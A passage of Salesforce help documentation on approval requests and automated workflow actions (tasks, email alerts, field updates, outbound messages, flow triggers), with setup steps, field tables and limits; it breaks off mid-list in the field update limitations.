Manage Multiple Approval Requests

Transfer multiple approval requests from one user to another or remove multiple approval requests from the approval process.

[Transfer Pending Approval Requests](#)

If users move to a new role before they complete all their pending approval requests, transfer the remainder to another user.

[Remove Pending Approval Requests](#)

If you want to clean up old approval requests—such as to delete an approval process—remove them from your Salesforce org. After approval requests are removed, the associated records are unlocked and removed from all approval processes, so they no longer appear on the approver's list of pending approval requests.

SEE ALSO:

[Considerations for Managing Approvals](#)

Transfer Pending Approval Requests

If users move to a new role before they complete all their pending approval requests, transfer the remainder to another user.

1. From Setup, enter *Mass Transfer Approval Requests* in the Quick Find box, then select **Mass Transfer Approval Requests**.
2. Search for the approval requests to transfer.
3. Select **Mass transfer outstanding approval requests to a new user**.
4. Look up and select the user to transfer the requests to.
Make sure that the user can view the records that are associated with the approval requests.
5. Add comments.
The comments you enter display on the Approval History related list.
6. Select each approval request that you want to transfer.
7. Click **Transfer**.

Approval Requests for Users

Your admin can set up approval processes that let you and other users submit records for approval, which results in *approval requests*.

[Submit a Record for Approval](#)

Depending on your org’s customizations, you can submit a record for approval directly from that record.

[Withdraw an Approval Request](#)

If you submitted a record for approval but suddenly need to update information in the record, recall the approval request. However, whether you can recall an approval request depends on how your admin configured the approval process that the record was submitted to.

[Respond to an Approval Request](#)

When you receive an approval request, respond to it by approving, rejecting, or reassigning it. Depending on which Salesforce experience you’re using, you have different options. Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.

[What Does This Approvals Error Mean?](#)

Here are some errors that you could encounter when submitting a record for approval or responding to an approval request.

[Approval History Status](#)

To track where a record is in an approval process, view its Approval History related list.

[Approval User Preferences](#)

Identify a delegated approver and control whether you receive approval request emails.

Submit a Record for Approval

Depending on your org's customizations, you can submit a record for approval directly from that record.

1. Go to the record that you want to submit for approval.
2. Make sure it's ready to be submitted.
Before you can submit a record for approval, it must meet the criteria for an active approval process. If you're not sure what the requirements are, ask your admin.
3. Click **Submit for Approval**.
If an approval process applies to the record, Salesforce begins the approval process. This button isn't available after the record has been submitted.

To keep tabs on the progress of your submitted approval, we recommend following the approval record in Chatter.

Respond to an Approval Request

When you receive an approval request, respond to it by approving, rejecting, or reassigning it. Depending on which Salesforce experience you're using, you have different options. Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.

Respond from...	Lightning Experience	Salesforce Classic	Salesforce1
An in-app notification	✓		✓
An email notification	✓	✓	✓
The record	✓	✓	✓
Chatter	✓	✓	✓
Home	✓	✓	

In-App Notification

Depends on the `Receive Approval Request Emails` field in your approver preferences. If notifications are enabled for your org, you receive a notification whenever you receive an approval request email.

- Respond from the notification if your admin enabled actionable notifications.
- To open the approval request, click the notification.

Email Notification

Depends on the `Receive Approval Request Emails` field in your approver preferences.

- To open the approval request, click the link in the email.
- Reply to the email if your admin enabled email approval response.

Record

Respond from the Approval History related list.

Chatter

Depends on if your admin has enabled Approvals in Chatter and you haven't opted out of receiving approval requests through Chatter posts.

- Respond from the post if your admin enabled actionable notifications.
- Click the name of the record, then respond from the Approval History related list.

Home

Depends on if your admin added the Items to Approve component to your home page. From the Home tab, respond from the Items to Approve component.

 **Tip:** From this component in Salesforce Classic, you can respond to multiple requests at once.

[Respond to an Approval Request by Replying to the Email Notification](#)

If your admin has enabled email approval response, you can approve or reject requests by responding to the email notification, regardless of which Salesforce experience or mobile email client you're using. Delegated approvers can also respond to approval requests by email.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To respond to an approval request from within Salesforce:

- "Read" on the associated record

To respond to an approval request from an email:

- "API Enabled"

[Troubleshoot Email Responses to Approval Requests](#)

When email responses aren't working correctly, review these common issues.

[Approval User Preferences](#)

[Approval Requests for Users](#)

Respond to an Approval Request by Replying to the Email Notification

If your admin has enabled email approval response, you can approve or reject requests by responding to the email notification, regardless of which Salesforce experience or mobile email client you're using. Delegated approvers can also respond to approval requests by email.

Email approval response works in all languages that Salesforce supports. The response word or phrase is checked using the current user language dictionary. If no matches are found, the response word or phrase is checked in all other language dictionaries.

1. In the first line of your reply to the email notification, enter one of the supported response words.

Periods and exclamation marks are allowed at the end of the word.

Approval Words	Rejection Words
approve	reject
approved	rejected
yes	no

2. Optionally, in the second line of your reply, add comments.
3. Send the email.

[Approval Requests for Users](#)

Troubleshoot Email Responses to Approval Requests

When email responses aren't working correctly, review these common issues.

I'm not receiving approval requests by email.

Here are a few possible reasons why.

- Your approval preferences opt you out of approval request emails.
- Your mail server thinks the approval request email is spam. Contact your email admin, who can check the logs of all inbound email to see if it's being delivered, rejected, or marked as spam.
- Your email admin needs to whitelist the Salesforce email addresses that the approval requests come from.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To respond to an approval request via email:

- "API Enabled"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

- Email delivery time can vary based on your ISP or connection.

My response wasn't delivered.

- An email approval request can only be processed once. If another user has responded to the approval request before you do, you get an error.
- You must have the "API Enabled" user permission to respond to approval requests by email.

I received an email that said, "The word used to approve or reject the item was not understood."

Salesforce doesn't process replies to error emails. Reply again to the original email notification, but this time use one of the [supported response words](#) on page 5314.

I received an email that said, "You are not authorized to update the referenced object."

The approval request email is tied to your email address. You receive this error if you forward the request to another email address or if your email client lets you respond from multiple email addresses. Reply again to the original email notification, but this time reply from the same email address that received the email approval request.

[Approval Requests for Users](#)

What Does This Approvals Error Mean?

Here are some errors that you could encounter when submitting a record for approval or responding to an approval request.

Manager undefined

This approval request requires the next approver to be determined by the *Field Name* field. This value is empty.

Salesforce tried to route the approval request based on a hierarchical field, such as *Manager*. However, the field has no value or specifies an inactive user. This error can occur when a user submits a record for approval or when an approver responds to an approval request.

Required fields are missing: [*FieldName*].

The approval process includes a field update that fails standard validation rules for the identified field. This error can occur even if the field isn't visible on your page layout.

 **Note:** Salesforce doesn't make sure that field updates pass *custom* validation rules on fields.

Approval Process Terminology

The following terminology is used for approval processes in Salesforce.

Approval Actions

An approval action occurs when a step is approved by all the required approvers.

Approval Process

An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

Approval Request

An approval request is an email, Salesforce1 notification, Lightning Experience notification, or Chatter post notifying the recipient that a record was submitted for approval and that his or her approval is requested.

Approval Steps

Approval steps define the chain of approval for a particular approval process. Each step determines which records can advance to that step, who to assign approval requests to, and whether to let each approver's delegate respond to the requests. The first step specifies what to do if a record doesn't advance to that step. Later steps specify what happens if an approver rejects the request.

Assigned Approver

The assigned approver is the user responsible for responding to an approval request.

Delegated Approver

A delegated approver is a user appointed by an assigned approver as an alternate for approval requests.

Email Approval Response

Email approval response lets users respond to approval requests by replying to an email notification.

Initial Submission Actions

An initial submission action occurs when a user first submits a record for approval. By default, the record is locked.

Final Approval Actions

Final approval actions occur when all required approvals have been given for a record.

Final Rejection Actions

A final rejection action occurs when an approver rejects the request and it goes to the final rejection state.

Outbound Message

An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API.

Process Instance

A process instance represents one instance of an approval process. A new process instance is created each time a record is submitted for approval.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Process Instance Node

A process instance node represents an instance of an approval step. A new process instance node is created each time a record enters a step in an approval process. No process instance node is created when the record doesn't meet the step criteria or if the approval process instance is otherwise completed without entering the step.

Recall Actions

A recall action occurs when a submitted approval request is recalled. By default, the record is unlocked.

Record Locking

Record locking prevents users from editing a record, regardless of field-level security or sharing settings. By default, Salesforce locks records that are pending approval. Only admins can edit locked records.

SEE ALSO:

- [Approvals](#)
- [Perform Automated Actions](#)
- [Set Up an Approval Process](#)

Perform Automated Actions

An automated action is a reusable component that performs some sort of action behind the scenes—like updating a field or sending an email. Once you create an automated action, add it to a process, milestone, or other automated process.

Action Type	Supported In...				
	Workflow Rule	Process Builder	Flow	Approval Process	Entitlement Process
Email Alert	✔	✔	✔	✔	✔
Field Update	✔			✔	✔
Flow Trigger (Pilot)	✔ (immediate only)				
Outbound Message	✔			✔	✔
Task	✔			✔	✔

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

[Considerations for Automated Actions](#)

Before you start working with automated actions, familiarize yourself with relevant limits and special behaviors.

Task Actions

Task actions determine the details of an assignment given to a specified user by an automated process. You can associate task actions with workflow rules, approval processes, or entitlement processes.

From Setup, enter *Tasks* in the **Quick Find** box, and select **Tasks**. Then use these settings to configure your task.

Field	Description
Object	<p>Select an object for your task. Remember, tasks can only be associated with workflow rules or approval processes for the same object type. Choose an object that tracks activities.</p> <p> Note: Tasks are not available for article types.</p>
Assigned to	<p>Select an assignee for your task. An assignee can be in the form of a user, role, record owner, record creator, opportunity team role, or account team role, depending on the type of record you chose.</p> <p> Note:</p> <ul style="list-style-type: none"> • If the assignee of a task is set to the record owner and the owner of a lead or case is a queue, the task is assigned to the person who triggered the rule. • If the subject was translated, Salesforce creates the task in the assignee's language. If you checked Notify Assignee for the task, Salesforce sends the email in the assignee's language. However, if only the comments field was translated, Salesforce creates the task and sends the email in the language of the user who triggered the task. • If a custom object has a master-detail relationship with a standard object, the owner of the custom object record is automatically set to the owner of the master standard object record. For example, if a custom object called "Expenses" has a master-detail relationship with Accounts, the owner of each expense record is the owner of the account for the expense. • If the assignee of a workflow task is a role and more than one user belongs to that role, the record owner becomes the task assignee, regardless of their role. We recommend that you not assign tasks to roles with multiple users. Assigning tasks to roles with one user allows you to easily change the user in that role without modifying the workflow rule. If the assignee of a workflow task is a role and that role is empty, the record owner becomes the task assignee, regardless of their role. • When a lead is converted by someone who isn't the lead owner, all workflow tasks associated with the lead that are assigned to that user, except email alerts, are reassigned to the lead owner. Workflow tasks assigned to users other than the lead owner and lead converter aren't changed.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Field	Description
Subject	Enter a subject for the task. Distinguish automated tasks from user-created ones by starting the subject with a specific notation, such as adding <i>(Automated)</i> at the end.
Unique Name	Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the same type with the same unique name, provided they are defined for different objects. The Unique Name field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Due Date	Choose a due date for the task. Due dates appear in the time zone of the assignee. Configuring a task's Due Date to "Rule Trigger Date" sets time triggers and workflow task due dates based on the date that the workflow time trigger's action is executed. For example, if the task due date is "Rule Trigger Date plus 10 days" and the time trigger is executed on January 1, Salesforce sets the task due date to January 11.
Status	Choose a status for the task.
Priority	Choose a priority for the task.
Comments	Enter comments for the task.

You may notice that all your tasks include a **Created By** field. For tasks, this field contains the name of the person who saved the record that triggered the rule to assign the task.

Tasks don't trigger task-based workflow rules if they're created automatically, such as by clicking the **Send An Email** button or by using the Email to Salesforce BCC address field.

SEE ALSO:

[Associate Actions with Workflow Rules or Approval Processes](#)

Email Alert Actions

Email alerts are emails generated by an automated process and sent to designated recipients. These actions consist of the standard text and list of recipients for an email. You can associate email alerts with processes, flows, workflow rules, approval processes, or entitlement processes. They're also available through the Invocable Actions REST API endpoint.

From Setup, enter *Email Alerts* in the Quick Find box, and select **Email Alerts**. Then use these settings to configure your email alert.

 **Tip:** Create a standardized letterhead to use for all email templates you use for workflow alerts.

Field	Description
Description	Enter a description.
Unique Name	Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Field	Description
	same type with the same unique name, provided they are defined in different objects. The Unique Name field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Object	<p>If available, choose an object for this email alert.</p> <p>Salesforce uses this object when generating merge field values for email templates with workflow rules and approval processes. Also, you can define the recipients of this email alert using contact and user lookup fields that are relevant to that object. For example, if you select Contract, you can define the contract signer as a recipient. The object is read-only if the new email alert is associated with an approval process or workflow rule for a particular object.</p>
Email Template	<p>Choose an email template. Insert merge fields to reference specific information based on the record that triggers the email alert. For example, insert a link to the opportunity.</p> <p>Except for <code>{!ApprovalRequest.Comments}</code>, approval merge fields named <code>{!ApprovalRequest.field_name}</code> in email templates return values only in approval assignment emails and email alerts for approval processes. When used in other emails—including email alerts for workflow rules—the approval merge fields return null. The <code>{!ApprovalRequest.Comments}</code> merge field returns only the most recently entered comment in emails for an approval step that requires unanimous approval from multiple approvers.</p> <p>If available, select Protected Component to mark the alert as protected if it is part of a Managed - Released package.</p>
Recipient Type	Select who receives this email alert.
Recipients	<p>Select who receives this email alert in the Available Recipients list and click Add.</p> <p>If you change the object after selecting recipients, Salesforce clears the Selected Recipients list.</p> <p>If your email recipient is a role and that role contains multiple people, Salesforce emails each person in that role.</p> <p>If your email recipient is a record owner and the owner of the record is a queue, the queue email receives the email alert. If the queue is set up so that email is sent to all members, queue members are notified as well. If no queue email is specified, only queue members are notified.</p>
Additional Emails	Enter up to five additional email addresses for recipients who aren't Salesforce users, leads, or contacts.
From Email Address	<p>Either the default workflow user or a previously configured and verified organization-wide address. This field lets you use a standard email address for your organization (such as support@company.com) instead of the default From field, which is the email address of the person who updates the record.</p> <p>If you select Make this the default From email address for this object's email alerts, this email address overrides the From Email Address for all email alerts associated with that object. You can still customize individual email alerts to use a different From Email Address. The From Email Address in a workflow email alert changes to the current user when the email alert is installed by using a managed or unmanaged package. The From Email Address doesn't change when using other types of deployment such as the Metadata API or change sets.</p>

 **Note:** The daily limit for emails sent through email alerts is 1,000 per standard Salesforce license per org—except for free Developer Edition and trial orgs, where the daily workflow email limit is 15. The overall org limit is 2,000,000. This limit applies to emails sent through email alerts in workflow rules, approval processes, flows, processes, or the REST API.

SEE ALSO:

[Available Recipient Types for Email Alerts](#)

[Daily Limits for Email Alerts](#)

Available Recipient Types for Email Alerts

When you configure an email alert, you identify who receives the email. The available options vary based on your org settings and the object you selected.

Recipient Type	Description
Account Owner	<p>The user listed as the owner of the account itself or the account associated with the record.</p> <p>This option works only for email alerts on accounts, opportunities, cases, contacts, contracts, and any custom object that is a child of the account object. The associated account must also specify an account owner. If you select another object type or the associated account doesn't have an account owner, Salesforce sends the email alert to the record owner instead.</p>
Account Team	<p>All users assigned to a particular account team role.</p> <p>The Account Team option is always available. However, emails are sent only when the rule is associated with the account object or its immediate child objects.</p>
Case Team	All users assigned to a particular case team role.
Creator	The user who created the record.
Customer Portal User	All users associated with a Customer Portal.
Email Field	<p>An email address field on the selected object, such as the Email field on lead records or custom email fields.</p> <p> Note: When creating email alerts for campaign members, Email Field refers to the email field on the lead or contact that the campaign member is based on.</p>
Opportunity Team	<p>All users assigned to a particular opportunity team role. This option appears only when team selling is enabled.</p> <p>The Opportunity Team option works only for email alerts configured for opportunities. It doesn't work for email alerts configured for child objects of opportunities.</p>
Owner	The record owner.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Recipient Type	Description
Partner User	All users associated with a partner portal.
Portal Role	All users assigned to a particular portal role.
Portal Role and Subordinates	All users assigned to a particular portal role, plus all users in roles below that role.
Public Groups	The users in a particular public group.
Related Contact	An associated contact on the record. For example, you can select the Customer Signed By field for contracts that contain the name of the contract signer.
Related Lead or Contact Owner	A campaign member's lead or contact owner.
Related User	An associated user on the record. For example, contract records have an Activated By field that contains the name of the user that activated the contract.
Role	All users assigned a particular role.
Role and Internal Subordinates	All users assigned a particular role, plus all users in roles below that role, excluding partner portal and Customer Portal users.
Role and Subordinates	All users assigned a particular role, plus all users in roles below that role.
User	A particular user.

Field Update Actions

Field update actions let you automatically update a field value. You can associate field updates with workflow rules, approval processes, or entitlement processes.

From Setup, enter *Field Updates* in the **Update** box, and select **Field Updates**. Then use these settings to configure your field update.

Before you begin, check the type of the field you want to update. Read-only fields like formula or auto-number fields are not available for field updates.

Field	Description
Name	Enter a name for this field update.
Unique Name	Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have field updates of the same type with the same unique name, provided they are defined in different objects. The Unique Name field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Field	Description
Description	Enter a description for the field update.
Object	Select the object whose field you want to update.
Field to Update	<p>Select the field to update. Fields are shown only for the object that you selected. You can select a field on a related object in a master-detail relationship.</p> <p>You can use field updates on encrypted custom fields, but the encrypted field isn't available in the formula editor.</p> <p> Tip: Avoid associating more than one field update with a rule or approval process that applies different values to the same field.</p>
Re-evaluate Workflow Rules After Field Change	Select if you want workflow rules on this object to be re-evaluated after the field value is updated. If you select this option, Salesforce re-evaluates all workflow rules on the object if the field update results in a change to the value of the field, triggering any workflow rules whose criteria are met. For more information, see Field Updates That Re-evaluate Workflow Rules on page 5335.
Specify New Field Value	The value that the field should be updated with. The available options depend on the type of field you are updating. For more information, see Value Options for Field Update Actions on page 5325 .

SEE ALSO:

- [Cross-Object Field Updates](#)
- [Considerations for Field Update Actions](#)

Value Options for Field Update Actions

When you create a field update action, specify what the new value of the field should be.

Available field update options depend on the type of field you're updating.

- Choose **A specific value**, and enter the value in the space provided.
- Choose **A blank value (null)** if you want Salesforce to remove any existing value and leave the field blank. This option isn't available for required fields, checkboxes, and some other types of fields.
- For record owners, choose the user to whom the record should be assigned. For case, lead, and custom object records, you can also choose a queue for this field. Select `Notify Assignee` to send an email to the new record owner (option unavailable when user control over task assignment notifications is enabled).
- For checkboxes, choose `True` to select the checkbox and `False` to deselect it.
- For picklists, select a specific value from the drop-down list, or select the value above or below the current value based on the sorting specified in the picklist definition. If you sort values alphabetically, the values above or below may be different for users in other languages.
- Choose **Use a formula to set the new value** to calculate the value based on an expression, merge fields, or other values. For more information about using formulas in Salesforce, see [Calculate Field Values With Formulas](#) on page 4925.

Outbound Message Actions

An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API. You can associate outbound messages with workflow rules, approval processes, or entitlement processes.

For example, automatically initiate the reimbursement process for an approved expense report by triggering an outbound API message to an external HR system.

From Setup, enter *Outbound Messages* in the **Quick Find** box, and select **Outbound Messages**. Then use these settings to configure your outbound message.

Field	Description
Object	Choose the object that has the information you want included in the outbound message
Name	Enter a name for this outbound message.
Unique Name	<p>Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have outbound messages with the same unique name, provided they are defined for different objects.</p> <p>The Unique Name field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.</p>
Description	Enter a description that makes it easy for other users to tell what the outbound message does.
Endpoint URL	Enter an endpoint URL for the recipient of the message. Salesforce sends a SOAP message to this endpoint.
User to send as	Select the Salesforce user to use when sending the message. The chosen user controls data visibility for the message that is sent to the endpoint
Send Session ID	Select <code>Send Session ID</code> if you want the Salesforce session ID included in the outbound message. Include the session ID in your message if you intend to make API calls and you don't want to include a username and password. Never send a username and password in an unencrypted message, especially in a production environment. It isn't secure.
Priority	Choose a priority for the outbound message.
Account fields to send	Select the fields to include in the outbound message and click Add .

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

If your endpoint URL uses a client certificate, see [Import a Client Certificate for Your Endpoint URL](#) on page 5335.

Outbound Message Notifications

You can request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request. Failed messages are deleted from the failed outbound messages related list after seven days. Before they are removed, you can delete them yourself or request that they be retried again.

 **Note:** If you don't have this option, your org doesn't have outbound messages enabled. Contact Salesforce to enable outbound messages.

[Create an Outbound Message Notification](#)

Request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request.

[View an Outbound Message Notification Request](#)

Create an Outbound Message Notification

Request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request.

1. From Setup, enter *Outbound Message Notifications* in the **Quick Find** box, then select **Outbound Message Notifications**.
2. Click **New**.
3. Enter a full username, or click the icon to select it from a list of usernames.
4. Save the request.

 **Note:** If you don't have this option, your org doesn't have outbound messages enabled. Contact Salesforce to enable outbound messages.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create an outbound message notification:

- "Modify All Data"

View an Outbound Message Notification Request

From the detail page of an outbound message notification request:

- Click **Edit** to change the username for a notification request. This is simpler than deleting the request and then creating a new one.
- Click **Delete** to delete the notification request.
- Click **Clone** to create a new notification request with the same username.

Track the Delivery Status of an Outbound Message

To track the status of an outbound message, from Setup, enter *Outbound Messages* in the *Quick Find* box, then select **Outbound Messages**.

- *Next items for delivery* are awaiting delivery.
- *Oldest failures* have not yet been deleted because they have not been delivered and are not 24 hours old.
- *Failed outbound messages* failed to be delivered and are no longer being retried. Messages are listed here only if you configure the message when you create it by selecting *Add failures to failed outbound message related list*. If you do not see this related list, it has not been enabled for your organization.

You can perform several tasks here.

- Click any workflow or approval process action ID to view the action that triggered it.
- Click **Retry** to change the **Next Attempt** date to now. This causes the message delivery to be immediately retried. If you select **Retry** in the **Failed outbound messages** related list, the outbound message moves to the **Next items for delivery** related list and is retried for another 24 hours.
- Click **Del** to permanently remove the outbound message from the queue.

 **Note:** If you don't have this option, your org doesn't have outbound messages enabled. Contact Salesforce to enable outbound messages.

Import a Client Certificate for Your Endpoint URL

If the endpoint URL of your outbound message uses a client certificate, import it to put your outbound message into action.

1. From Setup, enter *API* in the *Quick Find* box, then select **API**
2. Click **Generate Client Certificate**.
3. Save the certificate to the appropriate location.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To view or edit outbound message notification request:

- "Modify All Data"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Approvals and Milestone Actions are not available in **Database.com**

USER PERMISSIONS

To track outbound messages:

- "Modify All Data"

4. Import the downloaded certificate into your application server and configure your application server to request the client certificate.

Define a Flow Trigger for Workflow (Pilot)

Create a flow trigger so that you can launch a flow from workflow rules. With flow triggers, you can automate complex business processes—create flows to perform logic, and have events trigger the flows via workflow rules—without writing code. For example, your flow looks up and assigns the relevant entitlement for a case. Create a flow trigger to launch the flow whenever a case is created, so that all new cases are automatically set with a default entitlement.

 **Note:** The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the [Flows action](#) in Process Builder instead.

To get started using flow triggers, from Setup, enter *Flow Triggers* in the *Quick Find* box, then select **Flow Triggers**. Before you begin:

- Create and activate the autolaunched flow that you want this workflow action to launch.
- Create the workflow rule that you plan to add this workflow action to.
- Understand the special behavior and limitations of flow triggers. See [Flow Trigger Considerations \(Pilot\)](#) on page 5336.

Complete these steps to create a flow trigger.

1. From Setup, enter *Flow Triggers* in the *Quick Find* box, then select **Flow Triggers**.
2. Click **New Flow Trigger**.
3. Select the same object as the workflow rule, and then click **Next**.
4. Configure the flow trigger.

Field	Description
Name	Name of the flow trigger.
Unique Name	Enter a unique name to refer to this component in the API. The Unique Name field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Protected Component	Reserved for future use.
Flow	Unique name of the autolaunched flow that this workflow action launches.
Set Flow Variables	Whether to pass values into the flow's variables and sObject variables.

5. If you select *Set Flow Variables*, specify their names and values.

Click **Set Another Value** to set up to 25 variables.

Field	Description
Name	Select the name of the flow variable or sObject variable. Only variables whose <i>Input/Output Type</i> allow input access can be selected.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To view workflow rules and actions:

- "View Setup and Configuration"

To create or change workflow rules and actions:

- "Customize Application"

Field	Description
Value	<p>For a flow variable, you can:</p> <ul style="list-style-type: none"> • Enter a literal value. • Click , select a field, and click Insert. <p>For an sObject variable, you can:</p> <ul style="list-style-type: none"> • Click , select an sObject record, and click Insert. <p>To help you distinguish between sObject records and fields, all sObject record options are marked with an asterisk (*) and appear at the top of each list.</p> <ul style="list-style-type: none"> • Enter <code>{!this}</code> to use the current values of the record that was created or edited to cause the workflow rule to fire. • Enter <code>{!old}</code> to use the most recent previous values of the record that was edited to cause the workflow rule to fire. <p>In other words, <code>{!old}</code> identifies the same record as <code>{!this}</code> but uses the record's values from immediately before it was edited to cause the workflow rule to fire.</p> <p> Note:</p> <ul style="list-style-type: none"> • If the record was newly created, <code>{!old}</code> is <code>null</code>. • Unlike <code>{!this}</code>, <code>{!old}</code> can't be selected by clicking . You must manually enter <code>{!old}</code> in the Value column.

6. To put the flow trigger in test mode, select `Administrators run the latest flow version`.

When selected and an administrator triggers the workflow rule, the flow trigger launches the latest version of the flow. For all other users, the flow trigger always launches the active version of the flow.

The same values are passed into the flow variables and sObject variables whether the flow trigger launches the active or latest flow version.

7. Click **Save**.

Don't forget to [associate the flow trigger to a workflow rule](#).

[Daily Limits for Email Alerts](#)

Considerations for Field Update Actions

Learn how to use field update actions to their full potential in workflow.

When creating field updates for workflow rules or approval processes, consider the following:

Field Update Processing

- Field updates occur before email alerts, tasks, and outbound messages.
- Field updates occur after case assignment, lead assignment, and auto-response rules.
- Field updates function independently of field-level security. Therefore, a workflow rule can update fields even though they are hidden on the user's page layout.
- The result of a field update is unpredictable when a single workflow rule includes multiple field updates that apply different values to the same field.
- Field updates may affect the information in a related list. For example, if a field such as the `Amount` or `Close Date` of an opportunity is set to be updated, it will affect the Stage History related list on opportunities.
- If a user gets a field update error when saving a record, you can use the debug log to see which field update failed. The debug log stops when a failure occurs.
- For reminder fields on tasks and events:
 - Field updates can set the reminder for a task or event but they can't use the due date of a task or the scheduled time of an event.
 - Formulas for date/time values are calculated in days. Divide the value by 1440—the number of minutes in a day—to express the value in minutes. For example, the formula `Now () - 7` means seven *days* ago, while `Now () - 7 / 1440` means seven *minutes* ago.
- If your organization uses multiple currencies, currency fields are updated using the record's currency. If you choose to update a field based on a formula, any values in your formula are interpreted in the currency of the record.
- Field updates are tracked in the History related list if you have set history tracking on those fields.
- Because updates to records based on workflow rules and also on process scheduled actions don't trigger validation rules, workflow rules and some processes can invalidate previously valid fields.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

- If you have person accounts enabled, you can use the `Is Person Account` field as part of the evaluation criteria for workflow rules. However, because the `Is Person Account` field is read-only, any field updates set up to modify it will fail.

 **Tip:** Salesforce processes rules in the following order:

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

Notes on Cross-Object Field Updates

- For all custom objects and some standard objects, you can create workflow and approval actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships. For more information, see Cross-Object Field Updates on page 11.
- Approval processes can't use cross-object field update actions.
- An approval process can specify a field update action that reevaluates workflow rules for the updated object. If, however, the re-evaluated workflow rules include a cross-object field update, those cross-object field updates are ignored.
- To create workflow rules so that case comments or emails automatically update fields on associated cases, select **Case Comment** or **Email Message** in the Object drop-down list when creating a new workflow rule and select **Case** in the Field to Update list. Email-to-Case or On-Demand Email-to-Case must be enabled for your organization to use the Email Message in a workflow rule.

When cases are updated by an email-triggered workflow rule, the updated case can trigger:

- Workflow rules
- Validation rules
- Updates to roll-up summary fields
- Escalation rules
- Apex triggers
- Entitlement processes

The updated case can't trigger:

- Assignment rules
- Auto-response rules

Field Update Actions and Custom Fields

- Before changing a custom field's type, make sure that it isn't the target of a workflow field update or referenced in a field update formula that would be invalidated by the new type.
- You can't delete a custom field that is referenced by a field update.
- You can use field updates on encrypted custom fields, but if you try to use a formula to set the new value, the encrypted field isn't available in the formula editor.

Field Update Actions on Opportunities and Contracts

- You can define field updates for the `Stage` field on opportunities, but be aware of how this field affects the `Type` and `Forecast Category` fields.
- You can define field updates using the `Amount` field on opportunities but it will only apply to those opportunities that don't have products. Adding products to an opportunity changes the `Amount` field to a read-only field that is automatically calculated and not affected by that field update.
- You can define field updates for the `Status` field on contracts. However, the value of this field may affect the value of the `Status Category` field as well.
- Avoid creating a field update for contracts or orders that changes the `Status` field to any value other than `Approved`.

Field Update Action Limitations

- The results of a field update can't trigger additional rules such as validation, assignment, auto-response, or escalation rules.
- The results of a field update can trigger additional workflow rules if you have flagged the field update to do so. For more information, see [Field Updates That Re-evaluate Workflow Rules](#) on page 5335.
- Field updates that are executed as approval actions don't trigger workflow rules or entitlement processes.
- These fields aren't available for field update actions:
 - Read-only fields like formula or auto-number fields
